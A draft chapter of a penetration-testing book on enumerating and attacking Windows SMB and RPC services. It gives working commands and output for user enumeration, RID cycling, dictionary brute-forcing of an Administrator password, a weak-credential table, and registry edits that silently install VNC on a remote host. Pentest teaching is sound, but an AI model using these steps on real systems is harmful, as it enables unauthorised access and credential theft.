



*Figure 8-2. SMB is often presented via multiple services*

Various shares are exposed to clients via SMB, as follows:

- Default administrative shares (e.g. `C$`, `D$`, and `ADMIN$`)
- The *inter-process communication* share (`IPC$`)
- Domain controller shares (`SYSVOL` and `NETLOGON`)
- Shared printer and fax shares (`PRINT$` and `FAX$`)

Anonymous access to the `IPC$` share is often granted, whereas others require authentication (either directly, or via the NetBIOS session service). Figure 8-3 provides a visual representation of SMB and common share types.

RPC endpoints exposed via `IPC$` include the Server service, Task Scheduler, *Local Security Authority* (LSA), and *Service Control Manager* (SCM). Upon authenticating, you can use these to enumerate user and system details, access the registry, and execute commands.

< diagram showing NetBIOS, SMB direct, SMB itself, and then the different shares and resources (primarily disks and IPC$) >

*Figure 8-3. Different SMB share types*

## Microsoft RPC Services

Within Windows environments, many server applications are exposed via RPC. Along with `IPC$` transport described in the previous section, TCP, UDP, and HTTP are used to provide access to services, as shown in Figure 8-4.

< diagram showing TCP, UDP, HTTP, and named pipe access, as per http://technet.microsoft.com/en-us/library/cc738291%28v=ws.10%29.aspx >

*Figure 8-4. Microsoft RPC transport protocols*

The RPC locator service (accessible via TCP and UDP port 135 and named pipes) works much like the RPC portmapper service found in Unix environments, and provides clients with details of registered service endpoints.

# Attacking SMB and RPC

Assessment of common open protocols (including DNS, Kerberos, and LDAP) is covered within Chapter 7. When encountering proprietary SMB and RPC services, first enumerate the available attack surface, and then leverage access in pursuit of your goals. Figure 8-5 describes the iterative approach that should be adopted.

Enumerate attack surface -> use null sessions and anonymous access to query services -> authenticate with exposed services -> enumerate and exploit the new attack surface

*Figure 8-5. Iterative testing of SMB and RPC services*

## Mapping Network Attack Surface

Example 8-2 shows Nmap used to identify accessible NetBIOS, SMB Direct, and RPC service points across both TCP and UDP transports. These endpoints may be queried anonymously to retrieve system and network details, as described in the following sections.

*Example 8-2. Enumerating accessible endpoints with Nmap*

```
root@kali:~# nmap -Pn -sSV --script msrpc-enum,smb-enum-*,smb-mbenum,smb-s* -vvv -n
-iL ms

Starting Nmap 6.46 ( http://nmap.org ) at 2015-01-02 07:07 UTC
Nmap scan report for 1.0.5.47
Host is up (0.30s latency).
Scanned at 2015-01-02 07:07:05 UTC for 509s
Not shown: 982 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcp  open  ssl/http      Microsoft IIS httpd 8.0
1025/tcp open  msrpc         Microsoft Windows RPC
1026/tcp open  msrpc         Microsoft Windows RPC
1027/tcp open  msrpc         Microsoft Windows RPC
1028/tcp open  msrpc         Microsoft Windows RPC
1029/tcp open  msrpc         Microsoft Windows RPC
1048/tcp open  msrpc         Microsoft Windows RPC
```

```
1081/tcp open  msrpc         Microsoft Windows RPC
1084/tcp open  msrpc         Microsoft Windows RPC
1085/tcp open  msrpc         Microsoft Windows RPC
1088/tcp open  msrpc         Microsoft Windows RPC
1688/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_msrpc-enum: SMB: Failed to receive bytes after 5 attempts: TIMEOUT
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: SMB: Failed to receive bytes after
5 attempts: TIMEOUT
```

## Anonymous IPC$ Access via SMB

Using an anonymous *null session*, you can often access the `IPC$` share and interact with available service endpoints (exposed via named pipes). Within Kali Linux, the *enum4linux* utility can be used to dump data from these services, including:

- Local system configuration
- A list of usernames and groups
- Details of available SMB shares
- Details of the system security policy

Example 8-3 demonstrates the tool used to anonymously obtain details through SMB. If you do not specify any flags, *enum4linux* will query other channels, including the NetBIOS name service and LDAP.

*Example 8-3. The enum4linux tool used to query a Windows server*

```
root@kali:~# enum4linux -U -S -P -o 1.9.195.4
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )
on Sat Jan  3 12:14:57 2015

 ==================================
|    OS information on 1.9.195.4    |
 ==================================
[+] Got OS info for 1.9.195.4 from smbclient: Domain=[XFAB] OS=[Windows 5.0]
Server=[Windows 2000 LAN Manager]
[+] Got OS info for 1.9.195.4 from srvinfo:
    1.9.195.4      Wk Sv Din NT SNT
    platform_id     :   500
    os version      :   5.0
    server type     :   0x9403

 =========================
|    Users on 1.9.195.4    |
 =========================
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)  Desc:
Built-in account for administering the computer/domain
index: 0x2 RID: 0x1f5 acb: 0x00000215 Account: Guest   Name: (null)  Desc: Built-
in account for guest access to the computer/domain
index: 0x3 RID: 0x3e8 acb: 0x00000214 Account: TsInternetUser  Name: TsInternetUser
    Desc: This user account is used by Terminal Services.
```

```
index: 0x4 RID: 0x3ed acb: 0x00000210 Account: ycgoh   Name: testing vpn     Desc:
(null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[TsInternetUser] rid:[0x3e8]
user:[ycgoh] rid:[0x3ed]

 ====================================
|    Share Enumeration on 1.9.195.4    |
 ====================================
Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

    Sharename       Type      Comment
    ---------       ----      -------
    IPC$            IPC       Remote IPC
    D$              Disk      Default share
    Log             Disk
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share

 ================================================
|    Password Policy Information for 1.9.195.4    |
 ================================================

 [+] Found domain(s):
    [+] KCH-VPN
    [+] Builtin

[+] Password Info for Domain: KCH-VPN
    [+] Minimum password length: 6
    [+] Password history length: 5
    [+] Maximum password age: 59 days 23 hours 52 minutes
    [+] Password Complexity Flags: 000001
         [+] Domain Refuse Password Change: 0
         [+] Domain Password Store Cleartext: 0
         [+] Domain Password Lockout Admins: 0
         [+] Domain Password No Clear Change: 0
         [+] Domain Password No Anon Change: 0
         [+] Domain Password Complex: 1
    [+] Minimum password age: 1 day
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: Not Set
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
```

## SMB Implementation Flaws

Table 8-4 lists known remotely exploitable Microsoft SMB implementation vulnerabilities. NVD also details a number of serious defects in other implementations, (including Apple OS X, Linux, Novell Netware, and Samba).

*Table 8-4. Microsoft SMB vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2011-0661 | 13/04/2011 | Windows Server 2008 R2 SP1 and others are |

| CVE reference | Date | Notes |
|---|---|---|
| | | vulnerable to an SMB transaction parsing flaw, resulting in remote code execution |
| CVE-2010-2550 | 11/08/2010 | SMB pool overflow resulting in remote code execution against Windows Server 2008 R2 and others[2] |
| CVE-2010-0231 | 10/02/2010 | An NTLM authentication bypass within Windows Server 2008 R2 and others allows attackers to obtain access to files and resources via SMB |
| CVE-2010-0020 | 10/02/2010 | Remote authenticated users can execute code via an SMB pathname overflow within Windows Server 2008 R2 and others |
| CVE-2009-2532 | 14/10/2009 | Windows Server 2008 SP2 and others allow remote attackers to execute arbitrary code via an SMB overflow |
| CVE-2009-3103 | 08/09/2009 | Session negotiation overflow within the SMB implementation of Windows Server 2008 SP2 and others resulting in remote code execution[3] |

## Identifying Exposed RPC Services

Both the RPC locator service and individual RPC endpoints may be queried to build a list of accessible services running over TCP, UDP, HTTP, and SMB via named pipes. Each IFID value gathered through this process describes an application (e.g. *5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc* denotes the Messenger service interface).

Todd Sabin wrote the *rpcdump* and *ifids* utilities for Windows, which query the RPC locator and specific RPC endpoints directly. Usage of the *rpcdump* tool is as follows:

```
rpcdump [-v] [-p protseq] target
```

The RPC locator service can be reached via one of four protocol sequences, as follows:

`ncacn_np` (*\pipe\epmapper* named pipe through SMB)

`ncacn_ip_tcp` (direct access to TCP port 135)

`ncadg_ip_udp` (direct access to UDP port 135)

`ncacn_http` (RPC over HTTP on TCP port 80, 593, or others)

The `-v` option enables verbosity so that *rpcdump* will enumerate all registered RPC interfaces. The `-p` option allows you to specify a particular protocol sequence to use for talking to the endpoint mapper. If none is specified, *rpcdump* tries each protocol.

---

2 http://www.rapid7.com/db/modules/auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow

3 http://www.rapid7.com/db/modules/exploit/windows/smb/ms09_050_smb2_negotiate_func_index

Example 8-4 shows *rpcdump* used to list all registered RPC services and provide details of their interfaces (e.g. the Messenger service listening on UDP port 1028). Note: local RPC (`ncalrpc`) interfaces are not remotely accessible.

*Example 8-4. Using rpcdump to enumerate RPC interfaces*

```
D:\rpctools> rpcdump 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.0.1[1025]
```

Using the verbose flag, you can walk and enumerate the IFID values for each registered endpoint. First, the locator service is queried, followed by each endpoint (UDP port 1028, TCP port 1025, and so on). Example 8-5 shows *rpcdump* used to query each registered RPC endpoint and enumerate the IFID values.

*Example 8-5. Fully listing all registered RPC endpoints and interfaces*

```
D:\rpctools> rpcdump -v 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]
RpcMgmtInqIfIds succeeded
Interfaces: 16
  367abb81-9844-35f1-ad32-98f038001003 v2.0
  93149ca2-973b-11d1-8c39-00c04fb984f9 v0.0
  82273fdc-e32a-18c3-3f78-827929dc23ea v0.0
  65a93890-fab9-43a3-b2a5-1e330ac28f11 v2.0
  8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0
  6bffd098-a112-3610-9833-46c3f87e345a v1.0
  8d0ffe72-d252-11d0-bf8f-00c04fd9126b v1.0
  c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
  0d72a7d4-6148-11d1-b4aa-00c04fb66ea0 v1.0
  4b324fc8-1670-01d3-1278-5a47bf6ee188 v3.0
  300f3532-38cc-11d0-a3f0-0020af6b0add v1.2
  6bffd098-a112-3610-9833-012892020162 v0.0
  17fdd703-1827-4e34-79d4-24a55c53bb37 v1.0
  5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc v1.0
  3ba0ffc0-93fc-11d0-a4ec-00a0c9062910 v1.0
  8c7daf44-b6dc-11d1-9a4c-0020af6e7c57 v1.0

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
```

```
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.189.1[1025]
RpcMgmtInqIfIds succeeded
Interfaces: 2
  1ff70682-0a51-30e8-076d-740be8cee98b v1.0
  378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
```

If you are unable to connect to the RPC locator service to list registered services, use the *ifids* utility to query high ports (e.g. those running on TCP or UDP port 1024 and above) and enumerate the IFID values of available services. The *ifids* usage is:

```
ifids [-p protseq] [-e endpoint] target
```

The `-p` option specifies which protocol sequence to use, and the `-e` option specifies which port to connect to. In Example 8-6, I use *ifids* to connect directly to TCP port 1025 and list the available interfaces.

*Example 8-6. Enumerating RPC interfaces directly*

```
D:\rpctools> ifids -p ncadg_ip_tcp -e 1025 192.168.189.1
Interfaces: 2
  1ff70682-0a51-30e8-076d-740be8cee98b v1.0
  378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
```

Cross-reference the IFID values with the following tables to investigate known exposures: Table 8-5 details interfaces with defects that can be exploited without credentials (along with respective modules in Metasploit), and Table 8-6 lists interfaces that may be queried to obtain useful information.

*Table 8-5. RPC interfaces with remotely exploitable flaws*

| IFID value | Service name | CVE reference |
|---|---|---|
| 12345678-1234-abcd-ef00-0123456789ab | Print spooler service | CVE-2010-2729[4] CVE-2009-0228 |
| 342cfd40-3c6c-11ce-a893-08002b2e9c6d | *License and Logging Service* (LLSRV) interface | CVE-2009-2523 |
| 4b324fc8-1670-01d3-1278-5a47bf6ee188 | Server service | CVE-2008-4250 |
| 50abc2a4-574d-40b3-9d66-ee4fd5fba076 | DNS server service | CVE-2007-1748[5] |
| ed6ee250-e0d1-11cf-925a-00aa00c006c1 | *Host Integration Server* (HIS) service | CVE-2008-3466[6] |
| fdb3a030-065f-11d1-bb9b-00a024ea5525 | *Message Queuing* (MQ) and MSDTC services | CVE-2008-3479 CVE-2007- |

[4] http://www.rapid7.com/db/modules/exploit/windows/smb/ms10_061_spoolss

[5] http://www.rapid7.com/db/modules/exploit/windows/dcerpc/ms07_029_msdns_zonename

[6] http://www.rapid7.com/db/modules/auxiliary/admin/ms/ms08_059_his2006

| IFID value | Service name | CVE reference |
|---|---|---|
| | | 3039[7] |

*Table 8-6. Notable RPC interfaces*

| IFID value | Named pipe | Description |
|---|---|---|
| 12345778-1234-abcd-ef00-0123456789ab | \pipe\lsarpc | LSA interface, used to enumerate users |
| 3919286a-b10c-11d0-9ba8-00c04fd92ef5 | \pipe\lsarpc | LSA *Directory Services* (DS) interface, used to enumerate domains and trust relationships in an AD forest |
| 12345778-1234-abcd-ef00-0123456789ac | \pipe\samr | LSA SAMR interface, used to access the public components of the SAM database, including usernames |
| 1ff70682-0a51-30e8-076d-740be8cee98b | \pipe\atsvc | Task scheduler, used to remotely execute commands upon authenticating[8] |
| 338cd001-2244-31f1-aaaa-900038001003 | \pipe\winreg | Remote registry service, used to remotely access and modify the system registry (depending on permissions and access rights) |
| 4b324fc8-1670-01d3-1278-5a47bf6ee188 | \pipe\srvsvc | Server service, used to remotely start and stop services on the host |
| 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 | \pipe\epmapper | DCOM interface, used for brute-force password grinding and information gathering via WMI |

Jean-Baptiste Marchand has assembled an excellent collection of documents[9] that cover Microsoft RPC interfaces and named pipe endpoints (including some that do not have significant security implications).

[7] http://www.rapid7.com/db/modules/exploit/windows/dcerpc/ms07_065_msmq

[8] http://www.securityfriday.com/tools/Remoxec.html

[9] http://www.hsc.fr/ressources/articles/win_net_srv/

### Querying LSARPC and SAMR Interfaces

The Samba *rpcclient* utility[10] can be used to interact with individual RPC endpoints via named pipes. Table 8-7 lists useful commands that can be issued to SAMR, LSARPC, and LSARPC-DS interfaces upon establishing an SMB session (either anonymously, or with legitimate credentials providing privileged access).

By default, Windows systems and Windows 2003 domain controllers allow anonymous (null session) access to SMB, so these interfaces can be queried in this way. If null session access to SMB is not permitted, a valid username and password must be provided to access the LSARPC and SAMR interfaces.

*Table 8-7. Useful rpcclient commands*

| Command | Interface | Description |
|---|---|---|
| queryuser | SAMR | Retrieve user information |
| querygroup | SAMR | Retrieve group information |
| querydominfo | SAMR | Retrieve domain information |
| enumdomusers | SAMR | Enumerate domain users |
| enumdomgroups | SAMR | Enumerate domain groups |
| createdomuser | SAMR | Create a domain user |
| deletedomuser | SAMR | Delete a domain user |
| lookupnames | LSARPC | Look up usernames to SID values |
| lookupsids | LSARPC | Look up SIDs to usernames (RID cycling) |
| lsaaddacctrights | LSARPC | Add rights to a user account |
| lsaremoveacctrights | LSARPC | Remove rights from a user account |
| dsroledominfo | LSARPC-DS | Get primary domain information |
| dsenumdomtrusts | LSARPC-DS | Enumerate trusted domains within an AD forest |

Example 8-7 shows *rpcclient* in use against a remote system at 192.168.0.25 to perform RID cycling and enumerate users through the LSARPC named pipe (*\pipe\lsarpc*). In this example we first look up the full SID value of the *chris* account, and then increment the RID value (1001 through to 1007) to enumerate the other user accounts through the LSARPC interface.

*Example 8-7. RID cycling through rpcclient and the LSARPC interface*

```
$ rpcclient -I 192.168.0.25 -U=chris%password WEBSERV
rpcclient> lookupnames chris
chris S-1-5-21-1177238915-1563985344-1957994488-1003 (User: 1)
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1001
S-1-5-21-1177238915-1563985344-1957994488-1001 WEBSERV\IUSR_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1002
S-1-5-21-1177238915-1563985344-1957994488-1002 WEBSERV\IWAM_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1003
S-1-5-21-1177238915-1563985344-1957994488-1003 WEBSERV\chris
```

[10] https://www.samba.org/samba/docs/man/manpages/rpcclient.1.html

```
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1004
S-1-5-21-1177238915-1563985344-1957994488-1004 WEBSERV\donald
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1005
S-1-5-21-1177238915-1563985344-1957994488-1005 WEBSERV\test
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1006
S-1-5-21-1177238915-1563985344-1957994488-1006 WEBSERV\daffy
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1007
result was NT_STATUS_NONE_MAPPED
rpcclient>
```

Alternatively, you can use the `enumdomusers` command to simply list all users through a forward lookup (this technique will not work if *RestrictAnonymous=1*, and RID cycling must be used), as shown in Example 8-8.

*Example 8-8. Enumerating users through the SAMR interface*

```
rpcclient> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[chris] rid:[0x3eb]
user:[daffy] rid:[0x3ee]
user:[donald] rid:[0x3ec]
user:[Guest] rid:[0x1f5]
user:[IUSR_WEBSERV] rid:[0x3e9]
user:[IWAM_WEBSERV] rid:[0x3ea]
user:[test] rid:[0x3ed]
user:[TsInternetUser] rid:[0x3e8]
```

The *rpcclient* tool allows user accounts to be created remotely and privileges elevated. However, this functionality requires a valid username and password combination, often necessitating the use of brute force.

Todd Sabin's *walksam* utility queries the SAMR service to glean user information. Example 8-9 shows *walksam* being used across a local Windows network to walk the SAMR interface of 192.168.1.1.

*Example 8-9. Using walksam over SMB and named pipes*

```
D:\rpctools> walksam 192.168.1.1
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon:  8/12/2003 19:16:44.375
Last Logoff:  never
Last Passwd Change:  8/13/2002 18:43:52.468
Acct. Expires:  never
Allowed Passwd Change:  8/13/2002 18:43:52.468
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 101

rid 501: user Guest
Userid: Guest
Description: Built-in account for guest access to the computer/domain
Last Logon:  never
Last Logoff:  never
Last Passwd Change:  never
```

```
Acct. Expires:  never
Allowed Passwd Change:  never
Rid: 501
Primary Group Rid: 513
Flags: 0x215
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 0
```

The *walksam* utility also supports additional protocol sequences used by Windows domain controllers. The SAMR interface must first be found via *rpcdump* or a similar tool, and then queried using *walksam* with the correct protocol sequence (e.g. named pipe, TCP, UDP, or HTTP).

> Windows enumeration tools, such as *walksam*, that use RID cycling to list users (through looking up RID 500, 501, 502, and so on) identify the *administrator* account, even if it has been renamed.

Example 8-10 shows *walksam* in use against a Windows domain controller running a SAMR interface through the *ncacn_ip_tcp* endpoint at TCP port 1028.

*Example 8-10. Using walksam to list user details through TCP port 1028*

```
D:\rpctools> walksam -p ncacn_ip_tcp -e 1028 192.168.1.10
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon:  8/6/2003 11:42:12.725
Last Logoff:  never
Last Passwd Change:  2/11/2003 09:12:50.002
Acct. Expires:  never
Allowed Passwd Change:  2/11/2003 09:12:50.002
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 101
```

## Brute-Force Password Grinding

Armed with a list of valid usernames, you can attack exposed authentication mechanisms. Table 8-8 lists the vectors that can be used to perform brute-force password grinding. Other services can also be attacked in parallel, as supported by Hydra (e.g. testing FTP, SMB, HTTP, and others in concert).

*Table 8-8. Exposed Microsoft authentication mechanisms*

| Mechanism | Exposed via | Brute-force utility |
|---|---|---|
| SMB | NetBIOS session service | Hydra |
| SMB | SMB Direct service | Hydra |

| Mechanism | Exposed via | Brute-force utility |
|---|---|---|
| WMI | RPC locator service | WMICracker[11] |

Table 8-9 contains a short list of common username and password combinations. Local backup and management agents use dedicated accounts on the system to function, and are sometimes configured with predictable passwords.

*Table 8-9. Weak user account and password combinations*

| Account | Password combinations |
|---|---|
| Administrator, admin | *(blank)*, password, administrator, admin |
| arcserve | arcserve, backup |
| tivoli, tmersrvd | tivoli, tmersrvd, admin |
| backupexec, backup | backupexec, backup, arcada |
| test, lab, demo | password, test, lab, demo |

> Before launching a brute-force password grinding attack, it is sensible to enumerate the account lockout policy for the system you are going to attack (as shown in Example 8-3). If you launch a brute-force attack against a domain controller that is set to lock accounts after a specified number of unsuccessful login attempts, you will lock out the entire domain.

Example 8-11 shows WMICracker in use against 192.168.189.2 to brute-force the Administrator password using the dictionary file *words.txt*.

*Example 8-11. Using WMICracker to brute-force the Administrator password*

```
C:\> WMICracker 192.168.189.1 Administrator words.txt

WMICracker 0.1, Protype for Fluxay5. by netXeyes 2002.08.29
http://www.netXeyes.com, Security@vip.sina.com

Waiting For Session Start....
Testing qwerty...Access is denied.
Testing password...Access is denied.
Testing secret...Access is denied.

Administrator's Password is control
```

## Authenticating & Leveraging Access

Upon authenticating with SMB and Microsoft RPC endpoints, you can obtain material from the local system, escalate privileges, and pivot to access further applications and services. The following steps are described in this section:

- Authenticating with SMB
- Querying available services via SMB and RPC, including:

[11] http://examples.oreilly.com/networksa/tools/WMICracker.exe

  - LSA and SAMR to enumerate system security settings
  - WMI to describe the system configuration
- Remote command execution
- Accessing and modifying the registry
- Obtaining secrets (credentials, password hashes, long-term keys, and tickets)

With administrative privileges you can also send instructions to exposed LSA and SAMR endpoints to change security settings, add user accounts, and modify privileges.

#### SMB Authentication

Armed with valid credentials, you can authenticate with SMB using the Windows *net* command, or a tool such as *smbclient* in Unix-like environments with Samba installed. Microsoft *net* command usage is as follows:

```
net use \\target\IPC$ password /user:username
```

This will authenticate using the `IPC$` share. Upon authenticating, you can attempt to execute commands, access other shares (e.g. `C$`, `D$`, and others), modify registry keys, and interact with running services.

#### Querying Available Services

Native Windows utilities, Nmap scripts, and open source tools can be used to query exposed service endpoints (including LSARPC, SAMR, and WMI), revealing the following:

- Details of accounts within a domain
- The domain controllers for a given domain
- Trust relationship details between domains
- OS and server configuration, including security settings

LSARPC and SAMR querying (to list user accounts) was covered earlier in this chapter. Other tactics that can be adopted to obtain useful information once authenticated are described in the following sections.

#### Running nltest

Within Windows, the *nltest* utility can be used to list the domain controllers for a given domain, investigate trust relationships between domains, and many other functions, as detailed[12] by Microsoft TechNet. Examples 8-12 and 8-13 show the tool used to list the domain controllers for a domain, and enumerate trust relationships.

*Example 8-12. Using nltest to list domain controllers*

```
C:\> nltest /dclist:vegas2
Get list of DCs in domain 'vegas2' from '\\CAESARS'.
You don't have access to DsBind to vegas2 (\\CAESARS)
(Trying NetServerEnum).
List of DCs in Domain vegas2
```

[12] https://technet.microsoft.com/en-us/library/cc731935.aspx

```
          \\CAESARS (PDC)
```

*Example 8-13. Using nltest to enumerate trust relationships*

```
C:\> nltest /server:<server_name> /domain_trusts
```

**Detailing OS configuration**

Patrik Karlsson's WMIdump[13] is used to obtain details of the system configuration via WMI. Use the tool to enumerate the following (shown in Example 8-14):

- Operating system and computer details
- System accounts and users
- Installed hotfixes
- Running processes
- Running services and settings
- Installed software and patch levels
- Network adapters installed and associated settings
- Serial port and modem settings
- Logical disks

*Example 8-14. Using WMIdump to enumerate system configuration*

```
C:\> WMIdump -c config\standard.config –u Administrator –p control -t 192.168.189.2

WMIDump v1.3.0 by patrik@cqure.net
----------------------------------
Dumping 192.168.189.2:Win32_Process
Dumping 192.168.189.2:Win32_LogicalDisk
Dumping 192.168.189.2:Win32_NetworkConnection
Dumping 192.168.189.2:Win32_ComputerSystem
Dumping 192.168.189.2:Win32_OperatingSystem
Dumping 192.168.189.2:Win32_Service
Dumping 192.168.189.2:Win32_SystemUsers
Dumping 192.168.189.2:Win32_ScheduledJob
Dumping 192.168.189.2:Win32_Share
Dumping 192.168.189.2:Win32_SystemAccount
Dumping 192.168.189.2:Win32_LogicalProgramGroup
Dumping 192.168.189.2:Win32_Desktop
Dumping 192.168.189.2:Win32_Environment
Dumping 192.168.189.2:Win32_SystemDriver
Dumping 192.168.189.2:Win32_NetworkClient
Dumping 192.168.189.2:Win32_NetworkProtocol
Dumping 192.168.189.2:Win32_ComputerSystemProduct
Dumping 192.168.189.2:Win32_QuickFixEngineering

C:\> dir 192.168.189.2
Volume in drive C is HARDDISK
 Volume Serial Number is 846A-8EA9
```

[13] http://www.cqure.net/wp/tools/network/wmidump/

```
 Directory of C:\192.168.189.2

08/07/2007  17:52    <DIR>          .
08/07/2007  17:52    <DIR>          ..
08/07/2007  17:52             1,183 Win32_ComputerSystem.dmp
08/07/2007  17:52               196 Win32_ComputerSystemProduct.dmp
08/07/2007  17:52               912 Win32_Desktop.dmp
08/07/2007  17:52             2,747 Win32_Environment.dmp
08/07/2007  17:52               768 Win32_LogicalDisk.dmp
08/07/2007  17:52            18,387 Win32_LogicalProgramGroup.dmp
08/07/2007  17:52               717 Win32_NetworkClient.dmp
08/07/2007  17:52                 0 Win32_NetworkConnection.dmp
08/07/2007  17:52             6,655 Win32_NetworkProtocol.dmp
08/07/2007  17:52             1,573 Win32_OperatingSystem.dmp
08/07/2007  17:52            24,848 Win32_Process.dmp
08/07/2007  17:52            17,032 Win32_QuickFixEngineering.dmp
08/07/2007  17:52                 0 Win32_ScheduledJob.dmp
08/07/2007  17:52            38,241 Win32_Service.dmp
08/07/2007  17:52               274 Win32_Share.dmp
08/07/2007  17:52             2,382 Win32_SystemAccount.dmp
08/07/2007  17:52            55,184 Win32_SystemDriver.dmp
08/07/2007  17:52             1,262 Win32_SystemUsers.dmp
              18 File(s)        172,361 bytes
               2 Dir(s)     103,497,728 bytes free

C:\> type 192.168.189.2\Win32_SystemUsers.dmp
GroupComponent;PartComponent;
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";\\WEBSERV\root\cimv2:Win32
_UserAccount.Name="Administrator",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";\\WEBSERV\root\cimv2:Win32
_UserAccount.Name="ASPNET",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";\\WEBSERV\root\cimv2:Win32
_UserAccount.Name="Guest",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";\\WEBSERV\root\cimv2:Win32
_UserAccount.Name="__vmware_user__",Domain="OFFICE";
```

## Remote Command Execution

Upon authenticating, the Microsoft PowerShell and WMIC utilities can be used to execute commands on Windows hosts via SMB and RPC interfaces.

< need to come up with a couple of examples and to gain interactive command shell access, maybe using Cobalt Strike Beacon or Metasploit? >

### Directly Accessing the Registry

You can use the following Microsoft utilities to manipulate the registry keys of a remote host: *regdmp.exe* (to access and dump the registry), *regini.exe* (to set and modify keys), and *reg.exe* (to remove keys via the *delete* directive).

Example 8-15 shows *regdmp* in use against 192.168.189.1 to dump the system registry.

*Example 8-15. Using regdmp to enumerate the system registry*

```
C:\> regdmp -m \\192.168.189.1
\Registry
  Machine [17 1 8]
   HARDWARE [17 1 8]
    ACPI [17 1 8]
```

```
    DSDT [17 1 8]
     GBT__  _ [17 1 8]
      AWRDACPI [17 1 8]
       00001000 [17 1 8]
        00000000 = REG_BINARY 0x00003bb3 0x54445344 \
                   0x00003bb3 0x42470101 0x20202054 \
                   0x44525741 0x49504341 0x00001000 \
                   0x5446534d 0x0100000c 0x5f5c1910 \
                   0x5b5f5250 0x2e5c1183 0x5f52505f \
                   0x30555043 0x00401000 0x5c080600 \
                   0x5f30535f 0x0a040a12 0x0a000a00 \
                   0x08000a00 0x31535f5c 0x040a125f \
```

You can add or modify registry keys using the *regini* command along with crafted text files containing the new keys and values. To silently install a VNC server on a target host, you first have to set two registry keys to define which port the service listens on and the VNC password for authentication purposes. A text file (*winvnc.ini* in this case) is assembled first:

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0X00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Upon preparing the registry keys you wish to add, use *regini* to insert them:

```
C:\> regini -m \\192.168.189.1 winvnc.ini
```

